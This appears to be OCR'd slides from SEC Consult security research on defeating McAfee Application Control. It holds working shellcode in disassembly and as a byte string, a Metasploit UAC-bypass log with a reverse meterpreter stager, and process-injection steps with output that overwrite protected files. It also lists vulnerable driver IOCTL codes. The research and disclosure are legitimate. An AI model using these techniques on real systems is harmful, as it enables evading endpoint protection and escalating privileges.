
➔ Code of McAfee Application Control gets executed and can verify if „triggering instruction“ is marked as executeable

Memory Corruption Protections

- Bypass:
  - Since DEP is stronger than mp-casp my exploits (which bypass DEP) worked without modification
  - Any technique to bypass DEP just works fine (e.g. ROP)
  - However, since mp-casp is weaker than DEP we have more simple techniques
    - Mark code as executable
    - Mark PE header as readable
    - Both ideas can be accomplished by calling VirtualProtect or VirtualAlloc

Memory Corruption Protections

- Scinject.dll allocates RWE memory after ntdll!
  - This completly compromises DEP from the operating system!
  - We have memory which is write- and executable!



77740000	00001000	ntdll		PE header	Imag	R	RWE
77741000	000D5000	ntdll	.text	code,export	Imag	R E	RWE
77816000	00001000	ntdll	RT		Imag	R E	RWE
77817000	00009000	ntdll	.data	data	Imag	RW	RWE
77820000	00057000	ntdll	.rsrc	resources	Imag	R	RWE
77877000	00005000	ntdll	.reloc	relocations	Imag	R	RWE
7787C000	00001000	ntdll			Imag	RWE	RWE
77880000	00001000	LPK		PE header	Imag	R	RWE
77881000	00006000	LPK	.text	code,import	Imag	R E	RWE
77887000	00001000	LPK	.data	data	Imag	RW	RWE
77888000	00001000	LPK	.rsrc	resources	Imag	R	RWE
77889000	00001000	LPK	.reloc	relocations	Imag	R	RWE
778F0000	00001000	GDI32		PE header	Imag	R	RWE
778F1000	00048000	GDI32	.text	code,import	Imag	R E	RWE
77939000	00002000	GDI32	.data	data	Imag	RW	RWE
7793B000	00001000	GDI32	.rsrc	resources	Imag	R	RWE
7793C000	00002000	GDI32	.reloc	relocations	Imag	R	RWE
77980000	00001000				Imag	R	RWE

Memory Corruption Protections

- Shellcode (1/4)

```
00401024   . 33D2           XOR EDX,EDX
00401026   . 64:8B72 30     MOV ESI,DWORD PTR FS:[EDX+30]              // TEB
0040102A   . 8B76 0C        MOV ESI,DWORD PTR DS:[ESI+C]               // => PEB_LDR_DATA
0040102D   . 8B76 0C        MOV ESI,DWORD PTR DS:[ESI+C]               // LDR_MODULE InLoadOrder[0]
00401030   . AD             LODS DWORD PTR DS:[ESI]                    // eax := InLoadOrder[1] (ntdll)
00401031   . 8BF0           MOV ESI,EAX
00401033   . 8B7E 18        MOV EDI,DWORD PTR DS:[ESI+18]              // edi = ntdll dllbase
00401036   . 8B5F 3C        MOV EBX,DWORD PTR DS:[EDI+3C]              // offset(PE header) of ntdll
00401039   . 8B5C1F 78      MOV EBX,DWORD PTR DS:[EDI+EBX+78]          // offset(export table)
0040103D   . 8B741F 20      MOV ESI,DWORD PTR DS:[EDI+EBX+20]          // offset name table
00401041   . 03F7           ADD ESI,EDI                    // esi = &(name table) (convert RVA to abs)
00401043   . 8B4C1F 24      MOV ECX,DWORD PTR DS:[EDI+EBX+24]          // offset(ordinals table)
00401047   . 03CF           ADD ECX,EDI                    // ecx = &(ordinals table) (convert RVA to abs)
find_zwvirtualprotect:
00401049   > 0FB72C51       MOVZX EBP,WORD PTR DS:[ECX+EDX*2]          // ebp = possible func ordinal
0040104D   . 42             INC EDX                                    // func number + 1
0040104E   . AD             LODS DWORD PTR DS:[ESI]                    // eax = offset(function_name)
```

Memory Corruption Protections

- Shellcode (2/4)

```
// func_name == little_endian("ZwPr") ? (from 'ZwPr'otectVirtualMemory)
0040104F   . 813C07 5A77507>CMP DWORD PTR DS:[EDI+EAX],7250775A
00401056   .^75 F1          JNZ SHORT CalcShel.00401049       // jne find_zwvirtualprotect
// func_name == little_endian("otec") ? (from ZwPr'otec'tVirtualMemory)
00401058   . 817C07 04 6F74>CMP DWORD PTR DS:[EDI+EAX+4],6365746F
00401060   .^75 E7          JNZ SHORT CalcShel.00401049       // jne find_zwvirtualprotect
00401062   . 8B741F 1C      MOV ESI,DWORD PTR DS:[EDI+EBX+1C] // esi = offset(address table)
00401066   . 03F7           ADD ESI,EDI                       // esi = &(address table) => RVA to real address
00401068   . 033CAE         ADD EDI,DWORD PTR DS:[ESI+EBP*4]  // edi = &(ZwProtect…())

// Start pushing arguments for ZwProtectVirtualMemory()
0040106B   . 68 EFBEADDE    PUSH DEADBEEF                     // (5) space for oldProtect
00401070   . 8BC4           MOV EAX,ESP                       // eax ptr to (5) oldProtect
00401072   . 6A 01          PUSH 1                            // (2) size
00401074   . 8BCC           MOV ECX,ESP                       // ecx ptr to (2) size
```

Memory Corruption Protections

- Shellcode (3/4)

```
// getPC
00401076   . EB 0D          JMP SHORT CalcShel.00401085     // jmp down
up:
//pop ebx          // ebx => target addr
//push ebx         // (1) target addr, we can remove both lines because together they make NOP
00401078   $ 8BD4            MOV EDX,ESP          // edx ptr to (1) target addr
0040107A   . 50              PUSH EAX             // arg5, ptr to oldProtect (5)
0040107B   . 6A 40           PUSH 40              // arg4, new protect
0040107D   . 51              PUSH ECX             // arg3, ptr to size (2)
0040107E   . 52              PUSH EDX             // arg2, ptr to target addr (1)
0040107F   . 6A FF           PUSH -1              // arg1, handle to itself
00401081   . FFD7            CALL EDI             // Call ZwProtectVirtualMemory()

00401083   . EB 05           JMP SHORT CalcShel.0040108A     // jmp startCalc
down:
00401085   > E8 EEFFFFFF     CALL CalcShel.00401078          // call up
```

Memory Corruption Protections

Shellcode (4/4)

```
startCalc:
// Standard calc.exe shellcode
0040108A   > 33D2           XOR EDX,EDX
0040108C   . 52             PUSH EDX
0040108D   . 68 63616C63    PUSH 636C6163
00401092   . 8BF4           MOV ESI,ESP
00401094   . 52             PUSH EDX
00401095   . 56             PUSH ESI
00401096   . 64:8B72 30     MOV ESI,DWORD PTR FS:[EDX+30]
0040109A   . 8B76 0C        MOV ESI,DWORD PTR DS:[ESI+C]
0040109D   . 8B76 0C        MOV ESI,DWORD PTR DS:[ESI+C]
004010A0   . AD             LODS DWORD PTR DS:[ESI]
004010A1   . 8B30           MOV ESI,DWORD PTR DS:[EAX]
004010A3   . 8B7E 18        MOV EDI,DWORD PTR DS:[ESI+18]
004010A6   . 8B5F 3C        MOV EBX,DWORD PTR DS:[EDI+3C]
004010A9   . 8B5C1F 78      MOV EBX,DWORD PTR DS:[EDI+EBX+78]
004010AD   . 8B741F 20      MOV ESI,DWORD PTR DS:[EDI+EBX+20]
004010B1   . 03F7           ADD ESI,EDI
004010B3   . 8B4C1F 24      MOV ECX,DWORD PTR DS:[EDI+EBX+24]
004010B7   . 03CF           ADD ECX,EDI
004010B9   > 0FB72C51       MOVZX EBP,WORD PTR DS:[ECX+EDX*2]
004010BD   . 42             INC EDX
004010BE   . AD             LODS DWORD PTR DS:[ESI]
004010BF   . 813C07 57696E4>CMP DWORD PTR DS:[EDI+EAX],456E6957
004010C6   .^75 F1          JNZ SHORT CalcShel.004010B9
004010C8   . 8B741F 1C      MOV ESI,DWORD PTR DS:[EDI+EBX+1C]
004010CC   . 03F7           ADD ESI,EDI
004010CE   . 033CAE         ADD EDI,DWORD PTR DS:[ESI+EBP*4]
004010D1   . FFD7           CALL EDI
```

Memory Corruption Protections

- Compiled:

```
char shellcode[] = “
\x33\xd2\x64\x8b\x72\x30\x8b\x76\x0c\x8b\x76\x0c\xad\x8b
\xf0\x8b\x7e\x18\x8b\x5f\x3c\x8b\x5c\x1f\x78\x8b\x74\x1f
\x20\x03\xf7\x8b\x4c\x1f\x24\x03\xcf\x0f\xb7\x2c\x51\x42
\xad\x81\x3c\x07\x5a\x77\x50\x72\x75\xf1\x81\x7c\x07\x04
\x6f\x74\x65\x63\x75\xe7\x8b\x74\x1f\x1c\x03\xf7\x03\x3c
\xae\x68\xef\xbe\xad\xde\x8b\xc4\x6a\x01\x8b\xcc\xeb\x0d
\x8b\xd4\x50\x6a\x40\x51\x52\x6a\xff\xff\xd7\xeb\x05\xe8
\xee\xff\xff\xff\x33\xd2\x52\x68\x63\x61\x6c\x63\x8b\xf4
\x52\x56\x64\x8b\x72\x30\x8b\x76\x0c\x8b\x76\x0c\xad\x8b
\x30\x8b\x7e\x18\x8b\x5f\x3c\x8b\x5c\x1f\x78\x8b\x74\x1f
\x20\x03\xf7\x8b\x4c\x1f\x24\x03\xcf\x0f\xb7\x2c\x51\x42
\xad\x81\x3c\x07\x57\x69\x6e\x45\x75\xf1\x8b\x74\x1f\x1c
\x03\xf7\x03\x3c\xae\xff\xd7”
```

Memory Corruption Protections

- Mp-casp ➔ Basically the same as DEP
  - Mp-casp is weaker than DEP
  - Useful only if hardware does not support DEP
  - Downside: The protection destroys DEP from the operating system by allocating RWE memory!
- Mp-vasr ➔ Basically the same as ASLR
- Mp-vasr-forced-relocation ➔ Basically the same as forced ASLR


SEC Consult
ADVISOR FOR YOUR INFORMATION SECURITY
User Account Control (UAC)

User Account Control (UAC)


- With the described techniques we can fully bypass Application Whitelisting
- However, we can even disable Application Whitelisting with the next techniques
- Some of these techniques require administrative privileges
- ➔ We have to bypass User Account Control (UAC)

User Account Control (UAC)

What UAC does?

- Create two access tokes for the user
  - Standard user access token
  - Full Adminstrator access token

- Credential Prompt
- Consent Prompt



SEC Consult
ADVISOR FOR YOUR INFORMATION SECURITY

User Account Control (UAC)

- **Not working techniques:**
  - Metasploit:

```
meterpreter > run bypassuac
[*] Creating a reverse meterpreter stager: LHOST=127.0.0.1 LPORT=4546
[*] Running payload handler
[*] Uploading Windows UACBypass to victim machine.
[*] Bypassing UAC Restrictions on the system....
[*] Meterpreter stager executable 73802 bytes long
[*] Uploaded the agent to the filesystem....
[*] Executing the agent with endpoint 127.0.0.1:4546 with UACBypass in effect...
[*] C:\Users\user\AppData\Local\Temp\SEzgltCBd.exe /c %TEMP%\QeAGKLrVjetZ.exe
[-] Error in script: Rex::Post::Meterpreter::RequestError stdapi_sys_process_execute: Operation failed: Access is denied.
```

  - Leo Davidson „sysprep“ method
    - Attacks DLL loading from sysprep
    - **Most commonly used technique**
  - Wusa method (Carberp – leaked banking trojaner)
    - Use wusa.exe to write to „secure“ directory
    - Extended version is working

User Account Control (UAC)

- **Working techniques:**
  - Application Compatibility Shim RedirectEXE method
    - Install a SHIM to redirect execution
    - Signature file is not redirected
    - Only working on 32-bit systems
  - ISecurityEditor Simda method
    - Undocumented ISecurityEditor object can disable UAC
    - Permanently disables UAC
  - Some others


SEC Consult
ADVISOR FOR YOUR INFORMATION SECURITY
Bypassing Read- and
Write-Protection

Bypassing Read- and Write-Protection

- Write protection to protect users from overwriting whitelisted applications / scripts
- Read protection to protect users from reading the database or password-hash file
- Protections enforced by the kernel driver (swin1.sys)
- **Some processes can bypass the protections!**

Bypassing Read- and Write-Protection

- Updaters can bypass Write-Protection and partial Read-Protection
  - Code injection does not require administrative privileges

- Scsrvc.exe can bypass full Read-Protection
  - Code injection requires administrative privileges
  - Full read-Protection means that the process can read special files (e.g. whitelist database or password hash files)

Bypassing Read- and Write-Protection

```
C:\>sadmin updaters list
Password:
  -d -t Apache1           apache.exe
     -t Apple1            Apple Software Update\softwareupdate.exe
     -t AdobeArmsvc1      armsvc.exe
     -t SERVERROLES1      dism.exe
     -t McAfee42          ePolicy Orchestrator\EventParser.exe
     -t McAfee25          ePolicy Orchestrator\Server\bin\tomcat5.exe
     -t McAfee43          ePolicy Orchestrator\Server\bin\tomcat7.exe
     -t MVM2              FCAgent.exe
     -t MVM1              FCPatchInstallAgent.exe
     -t McAfee32          firesvc.exe
     -t FlashplayerUpdateService1 FlashplayerUpdateService.exe
     -t McAfee18          FramePkg.exe
     -t McAfee1           Frameworkservice.exe
     -t McAfee10          Framew~1.exe
     -t McAfee36          FSAssessment.exe
     -t McAfee35          FSDiscovery.exe
     -t McAfee39          FSScanCtrlSvc.exe
     -t McAfee37          FSScanEngineSvc.exe
     -t McAfee23          HIPSvc.exe
```

Bypassing Read- and Write-Protection

```
     -t McAfee22          HtmlDlg.exe
     -t McAfee16          iexplore.exe -l mcinsctl.dll
  -d -t HP_Quality_Center1 iexplore.exe -l QCClient.UI.Core.dll
     -t J2RE2             ikernel.exe -p svchost.exe
     -t J2RE1             ikernel.exe -p winlogon.exe
     -t JavaUpdate2       Java\Java Update\jucheck.exe
     -t JavaUpdate1       Java\Java Update\jusched.exe
     -t McAfee46          McAfee\Real Time\rtclient.exe
     -t McAfee9           Mcappins.exe
     -t McAfee41          McCHSvc.exe
     -t McAfee14          mcmnhdlr.exe
-n   -t McAfee19          mcods.exe
     -t McAfee31          McSACore.exe
     -t McAfee8           McScript.exe
     -t McAfee11          McScript_InUse.exe
     -t McAfee20          mcshell.exe
     -t McAfee7           McShield.exe
     -t McAfee40          McSvHost.exe
     -t McAfee44          McTELSvc.exe
     -t McAfee45          McTELUpd.exe
     -t McAfee30          McTray.exe
```

Bypassing Read- and Write-Protection

```
    -t McAfee3          Mcupdate.exe
    -t McAfee6          Mcupdmgr.exe
    -t McAfee12         McVSEscn.exe
    -t McAfee15         Mcvsrte.exe
    -t McAfee13         mcvsshld.exe
-d -t McAfee24          mer.exe
    -t McAfee5          Mghtml.exe
    -t MozillaMaintenanceService1 Mozilla Maintenance Service\maintenanceservice.exe
    -t McAfee2          Msshield.exe
    -t McAfee21         myAgtSvc.exe
    -t Nvidiadaemonu1   NVIDIA Corporation\NVIDIA Update Core\daemonu.exe
    -t McAfee38         ReportServer.exe
    -t MCGroupShield1   RPCServ.exe
    -t McAfee34         RSSensor.exe
    -t McAfee29         SBadduser.exe
    -t McAfee17         scan32.exe
    -t PRINTER1         spoolsv.exe
    -t McAfee33         Supportability\MVT\MvtApp.exe
    -t METROAPP1        svchost.exe -l appxdeploymentserver.dll
    -t METROAPP2        svchost.exe -l wsservice.dll
    -t WindowsSQMconsolidator1 system32\Wsqmcons.exe
```

Bypassing Read- and Write-Protection

```
-t SERVERROLES2     tiworker.exe
-t McAfee4          udaterui.exe
-t McAfee26         VirusScan Enterprise\VsTskMgr.exe
-t McAfee28         VirusScan Enterprise\x64\EngineServer.exe
-t McAfee27         VirusScan Enterprise\x64\Scan64.exe
-t WINDOWS1         webfldrs.msi
```

Bypassing Read- and Write-Protection

- Updaters can overwrite write-protected and whitelisted applications / scripts

```
C:\>copy test2.exe test.exe
Overwrite test.exe? (Yes/No/All): Yes
Access is denied.
        0 file(s) copied.

C:\>test.exe
old

C:\>myUpdater.exe
Going to call CopyFileA("C:\test2.exe","C:\test.exe", false)


C:\>test.exe
new

C:\>copy test2.exe test.exe
Overwrite test.exe? (Yes/No/All): Yes
Access is denied.
        0 file(s) copied.
```

Bypassing Read- and Write-Protection

- Attack:
  - Achieve code execution (basic code execution ➔ full code execution)
  - Optional: start an update process (runs with user privileges)
  - Inject code into the update process
    - openProcess()
    - VirtualAllocEx()
    - WriteProcessMemory()
    - CreateRemoteThread()

Bypassing Read- and Write-Protection

```
C:\>test.bat

C:\>echo old
old

C:\>echo "echo foobar" > test.bat
Access is denied.

C:\>inject.exe
Found jucheck.exe with PID: 0x8b4
Successfully opened process with PID 0x8b4
Allocated new memory at: 00960000
Wrote shellcode to memory: 00960000
CreateRemoteThread to start shellcode...

C:\>test.bat

C:\>echo new
new

C:\>echo "echo foobar" > test.bat
Access is denied.

C:\>sadmin updaters list | findstr jucheck.exe
Password:
     -t JavaUpdate2       Java\Java Update\jucheck.exe
```

Bypassing Read- and Write-Protection

- Injection into scsrvc.exe
- Requires administrative privileges
  - UAC must also be bypassed
- By exploiting it we can
  - Read C:\Program Files\McAfee\Solidcore\passwd
  - Remove C:\Program Files\McAfee\Solidcore\passwd
  - Change configuration in registry
    - E.g. add TrustedVolume to completely bypass Application Whitelisting


SEC Consult
ADVISOR FOR YOUR INFORMATION SECURITY
The Kernel Side


The Kernel Side

- Driver: C:\Windows\system32\drivers\swin1.sys
- Driver contains several vulnerabilities
- These vulnerabilities can maybe be exploited ➔ Privilege escalation from low privileged user to SYSTEM
- Exploits were not developed for these vulnerabilities

The Kernel Side


- Vulnerable IOCTL-codes:
  - `0xb37031f0`
  - `0xb37031f8`
  - `0xb37031fc`
  - `0xb370320c`
  - `0xb3703200`
  - `0xb3703204`
  - `0xb3703208`
  - `0xb3703214`

The Kernel Side

